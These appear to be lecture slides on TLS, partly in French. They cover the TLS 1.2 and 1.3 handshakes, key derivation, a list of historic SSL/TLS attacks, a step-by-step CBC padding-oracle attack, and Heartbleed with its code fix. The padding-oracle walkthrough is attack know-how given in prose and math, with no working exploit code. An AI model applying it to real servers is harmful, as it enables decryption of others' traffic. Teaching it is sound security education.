Server (S): Picks N_s and $KE_S = g^{ke_S} \mod p$ (Fresh DH Public Key)
S $\rightarrow$ C : N_s, G, $Cert(KE_S)$, KE_S
Client checks $Cert(KE_S)$, choose $ke_C \in_R \{0, q-1\}$
$KE_C = g^{ke_C} \mod p$, $pmk = KE_S^{ke_C} \mod p$
C $\rightarrow$ S : KE_C
S computes $pmk = KE_C^{ke_s} \mod p$.

Key recognition

Runs of TLs are sessions and have session IDs.

- If Client has seen before. reuse key material (msk)
- Use sID instead of N_C and N_S
  $C \rightarrow S : N_C, sID$
  $S \rightarrow C : N_S, sID, \{Fin_S\}_{K_S}$
  $K_C||K_S = HMAC(msk_{sID}; 0||N_C||N_S)$
  $Fin_c = HMAC(msk_{sID}; 1||\tau)$ where τ is the transcript of previous messages
  $C \rightarrow S : \{Fin_C\}_{K_C}$

Summary

Session Freshness

- Nonces N_C and N_S involved in key derivation
- Prevent replay attacks

Server Authentication

- Certificate enseures only server shares key with client
- Unilateral : anyone can exchange keys with server

Key Confirmation

- Last message: auhtenticated encryptuon with session keys
- Both parties are sure they computed the same keys

TLS 1.2 Some problems

- Configuration parameter not part of key
- Compatibility of ciphers and size not verified


Some assmuptions:

- msk is computed with a Truly random function.
- Key expansion function is a PRF
- Gap DH is hard


TLS is secure proof in 2013, 2014.

Outline


Aperçu


TLS 1.2 Handshake
Client
Server
1
2
3
4
5
6
7
300ms
TLS 1.3 Handshake
Client
Server
1
2
3
4
5
200ms

TLS 1.3, https://caniuse.com 19 mai 2019



TLS 1.3, https://caniuse.com 1 mai 2020



TLS 1.3

- Clean up: Remove unused or unsafe features
- Security: Improve security by using modern security analysis techniques
- Privacy: Encrypt more of the protocol
- Performance: Our target is a 1-RTT handshake for naive clients; 0-RTT handshake for repeat connections
- Continuity: Maintain existing important use cases

`https://tlswg.github.io/tls13-spec/`

TLS 1.3 removes obsolete and insecure features

- SHA-1
- RC4
- DES
- 3DES
- AES-CBC
- MD5
- Arbitrary Diffie-Hellman groups — CVE-2016-0701
- EXPORT-strength ciphers – Responsible for FREAK and LogJam

TLS 1.3 1-RTT handshake: 12 messages in 3 flights, 16 derived keys, then data exchange.

TLS 1.3 : Notations 1

es	early secret
hs	handshake secret
ms	master secret
C.hs/ S.hs	client/server handshake secret
C.htk/ S.htk	client/server handshake traffic key
C.fk/ S.fk	client/server finished key
C.ts/ S.ts	client/server traffic secret
C.tk/ S.tk	client/server traffic key
rms	resumption master secret
psk	preshared key
STicket	session ticket
N_T,in.N_T	ticket nonces

TLS 1.3 : Notations 2

in. (out.)	prefixes (see Fig 2, Fig 11)
bk	binder key
bnd	preshared key binder
$\ell_0 ... \ell_9$	labels/strings
PRF	pseudo-random fct.
MAC	message auth. code
RO	random oracle
k	server's ticket encrypt. key
CHello...Fin$_C$	TLS messages
g	generator of a group $\mathbb{G}$
$\|\|$	concatenation
$\|$	or operator


TLS 1.3 : Notations 3

$\{\}_{key}$	AE encryption with key
$\{\}_{key}^{-1}$	AE decryption with key
""	empty string
H_τ	hash of the partial transcript:
	C.hs, S.hs: $H(\text{CHello....KE}_S)$
	C.ts, S.ts: $H(\text{CHello....Fin}_S)$
	rms: $H(\text{CHello....Fin}_C)$
	Fin_S: $H(\text{CHello....CVf})$
	Fin_C: $H(\text{CHello....Fin}_S)$
	resumption specific:
	bnd: $H(\text{CHello....STicket})$
	Fin_S: $H(\text{CHello....KE}_S)$

TLS 1.3 : Handshake

Client C		**Server** S
		$(\mathsf{sk}_S, \mathsf{k}_S)$
	Key Exchange	
$\mathsf{es} := \mathsf{RO}(0;0)$	$\xrightarrow{1.\mathsf{CHello},\mathsf{KE}_C=g^x}$	$\mathsf{es} := \mathsf{RO}(0;0)$
	$\xleftarrow{2.\mathsf{SHello},\mathsf{KE}_S=g^y}$	
$\mathsf{hs} := \mathsf{RO}(g^{xy};\mathsf{es}\|\ell_0)$		$\mathsf{hs} := \mathsf{RO}(g^{xy};\mathsf{es}\|\ell_0)$
$\mathsf{C.hs} := \mathtt{PRF}(\mathsf{hs};\ell_1,H_\tau)$		$\mathsf{C.hs} := \mathtt{PRF}(\mathsf{hs};\ell_1,H_\tau)$
$\mathsf{S.hs} := \mathtt{PRF}(\mathsf{hs};\ell_2,H_\tau)$		$\mathsf{S.hs} := \mathtt{PRF}(\mathsf{hs};\ell_2,H_\tau)$
$\mathsf{C.htk} := \mathtt{PRF}(\mathsf{C.hs};\ell_3,"")$		$\mathsf{C.htk} := \mathtt{PRF}(\mathsf{C.hs};\ell_3,"")$
$\mathsf{S.htk} := \mathtt{PRF}(\mathsf{S.hs};\ell_3,"")$		$\mathsf{S.htk} := \mathtt{PRF}(\mathsf{S.hs};\ell_3,"")$
	Server Authentication	
Verify $\mathsf{Cert}_S, \mathsf{CVf}$	$\xleftarrow{3.\{\mathsf{Cert}_S,\mathsf{CVf}\}_{\mathsf{S.htk}}}$	$\mathsf{CVf} := \mathtt{Sign.Sign}(\mathsf{sk}_S, H_\tau)$
$\mathsf{S.fk} := \mathtt{PRF}(\mathsf{S.hs};\ell_4,"")$		$\mathsf{S.fk} := \mathtt{PRF}(\mathsf{S.hs};\ell_4,"")$
$\mathsf{C.fk} := \mathtt{PRF}(\mathsf{C.hs};\ell_4,"")$		$\mathsf{C.fk} := \mathtt{PRF}(\mathsf{C.hs};\ell_4,"")$
	Session Authentication	
Verify Fin_S	$\xleftarrow{4.\{\mathsf{Fin}_S\}_{\mathsf{S.htk}}}$	$\mathsf{Fin}_S := \mathtt{MAC}(\mathsf{S.fk};H_\tau)$
$\mathsf{Fin}_C := \mathtt{MAC}(\mathsf{C.fk};H_\tau)$	$\xrightarrow{5.\{\mathsf{Fin}_C\}_{\mathsf{C.htk}}}$	Verify Fin_C
$\mathsf{ms} := \mathsf{RO}(0;\mathsf{hs}\|\ell_0)$		$\mathsf{ms} := \mathsf{RO}(0;\mathsf{hs}\|\ell_0)$
$\mathsf{C.ts} := \mathtt{PRF}(\mathsf{ms};\ell_5,H_\tau)$		$\mathsf{C.ts} := \mathtt{PRF}(\mathsf{ms};\ell_5,H_\tau)$
$\mathsf{S.ts} := \mathtt{PRF}(\mathsf{ms};\ell_6,H_\tau)$		$\mathsf{S.ts} := \mathtt{PRF}(\mathsf{ms};\ell_6,H_\tau)$
$\mathsf{C.tk} := \mathtt{PRF}(\mathsf{C.ts};\ell_3,"")$		$\mathsf{C.tk} := \mathtt{PRF}(\mathsf{C.ts};\ell_3,"")$
$\mathsf{S.tk} := \mathtt{PRF}(\mathsf{S.ts};\ell_3,"")$		$\mathsf{S.tk} := \mathtt{PRF}(\mathsf{S.ts};\ell_3,"")$
$\mathsf{rms} := \mathtt{PRF}(\mathsf{ms};\ell_7,H_\tau)$		$\mathsf{rms} := \mathtt{PRF}(\mathsf{ms};\ell_7,H_\tau)$
		$\mathsf{STicket} := \{\mathsf{rms},\mathsf{N}_T\}_{\mathsf{k}}$
Secure record layer with tk(second model only)		
	$\xleftarrow{6.\{\mathsf{STicket},\mathsf{N}_T\}_{\mathsf{S.tk}}}$	

TLS 1.3 : Resumption



Outline

Attacks cryptographie Spécification Implentation alea

- 1995 : négociation à la baisse dans SSLv2
- 1998 : attaque de Bleichenbacher sur PKCS#1 v1.5
- 2002 : Mauvaise interprétation de l'extension X.509 (IE)
- 2008 : contournement de la validation de certificats OpenSSL
- 2009 : collision MD5 sur des certificats concrets
- 2009 : attaque sur la renégociation
- 2009 : confusion dûe à des caractères nuls dans les certificats
- 2011 : BEAST attaque TLS 1.0 attaque sur l'IV implicite dans le mode CBC
- 2011 : Mauvaise interprétation de l' extension X.509 (iOS)
- 2012 : Mining your Ps and Qs (absence d'aléa à la génération de clé RSA)
- 2013 : Lucky 13 (oracle de padding CBC) + biais statistiques sur RC4
- 2014 : goto fail Apple
- 2014 : contournement de la validation de certificats dans GnuTLS
- 2014 : Triple Handshake (renégociation et reprise de session)
- 2014 : Heartbleed et EarlyCCS
- 2015 : FREAK et LogJam
- 2016 : DROWN

Failles dans SSL/TLS

- Des *vulnérabilités* sont toujours découvertes dans SSL/TLS
  - dernière en date : *DROWN*, rendue publique le 1er mars 2016
- Il y a des correctifs, mais les serveurs *doivent être mis à jour*
  - *renégociation non sécurisée* (2009, MITM) : 1,8 + 0,6% vulnérables
  - *BEAST* (*Browser Exploit Against SSL/TLS*, 2011, violation de la contrainte d'origine des cookies) : 91,5%
  - *CRIME* (*Compression Ratio Info-leak Made Easy*, 2012) : 3,2%
  - *dégradation du protocole* (forcer l'utilisation de SSL 3.0) : 28,0%
  - *attaques sur RC4* (2013) : 8,5 + 34,8%
  - *POODLE sur TLS* (2014) : 3,0%
  - *Heartbleed* (2014, accès mémoire arbitraire dans OpenSSL) : 0,3%
  - *pas de forward secrecy* : 21,2 + 29,4%
  - *clés trop petites* : 0,1% (clé publique), 6,9 + 25,2% (éch. de clés)
  - etc.

TLS 1.2 AES CBC

CBC:

$$C_i = E_K(P_i \oplus C_{i-1}), C_0 = IV$$

$$P_i = D_K(C_i) \oplus C_{i-1}, C_0 = IV$$

M has to be pad using $PKCS_7$: Pad with n bytes each equal to $n : 01, 0202, 030303, 04040404$, etc ... if $n = 0$ then add a full block of 16.

Padding Oracle

If padding is incorrect $\Rightarrow$ error message.

TLS 1.2 AES CBC

$$C_0 = IV, C_i = E_K(P_i \oplus C_{i-1}), P_i = D_K(C_i) \oplus C_{i-1}$$

Last-bit Attack

- Consider $C_1'||C_2$ where $C_1' = r_1||r_2||\ldots||r_{15}||l_{16}$
- We try all values for l_{16}
- If Padding oracle answer the cipher $C_0||C_1'||C_2$ is valid then $P_2[16] = 01$ we deduce $D_K(C_2)[16] = l_{16} \oplus P_2[16]$.
  else try another value of l_{16}

It works since we just modify one bit so if the oracle says yes then we deduce that the padding is 01.

TLS 1.2 AES CBC

Previous Last-bit Attack

- Consider $C_1'||C_2$ where $C_1' = r_1||r_2||\ldots||r_{14}||l_{15}||l_{16}$
- We try all values for l_{15} and l_{16} such that $P_2[16] = 02$ it means $l_{16} \oplus c_2[16] = 02$, so $l_{16} = c_2[16] \oplus 02$
- If Padding oracle answer the cipher $C_0||C_1'||C_2$ is valid then $P_2[15] = 02$ we deduce $D_K(C_2)[15] = l_{15} \oplus P_2[15]$.
  else try another value of l_{15}


And so on ...

TLS 1.2 AES CBC

Padding Attack

- Apply previous method for all bits of last messsages.
- Then to all blocks.
- Only for IV you need to perform a brute force attack which is resaonable.

TLS 1.2 Handshake



Decrypting RSA with Obsolete and Weakened eNcryption DROWN

- SSLv2
- mars 2016, découverte par Nimrod Aviram et Sebastian Schinzel
- Permet de récupérer des données sur un serveur et de compromettre une communication en volant la clé de chiffrement

Heartbleed : Mars 2014 par Google et Codenomicon

- Intégrée par erreur lors de la mise à jour Heartbeat
- Permet d'accéder à n'importe quelle donnée en clair
- Très dangereux : ne laisse aucune trace

Principe

- Oubli de validation de la correspondance entre la taille de la réponse et la taille demandée par le client
- Le client peut demander une réponse plus longue que prévu, et obtenir des données contenues dans le buffer

Heartbleed : Principe

Fonctionnement normal

- Client : Dis-moi “Hello” ca fait 5 lettres
- Sever : Hello

Attaque

- Client : Dis-moi “Hello” ca fait 500 lettres
- Sever :
  `Hello -livereload-port 35729 --dev-logger-port 53703 --r`

Heartbleed : Correctif


```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);

/* Correctif */
if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0;
/* silently discard per RFC 6520 sec. 4 */
pl = p;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

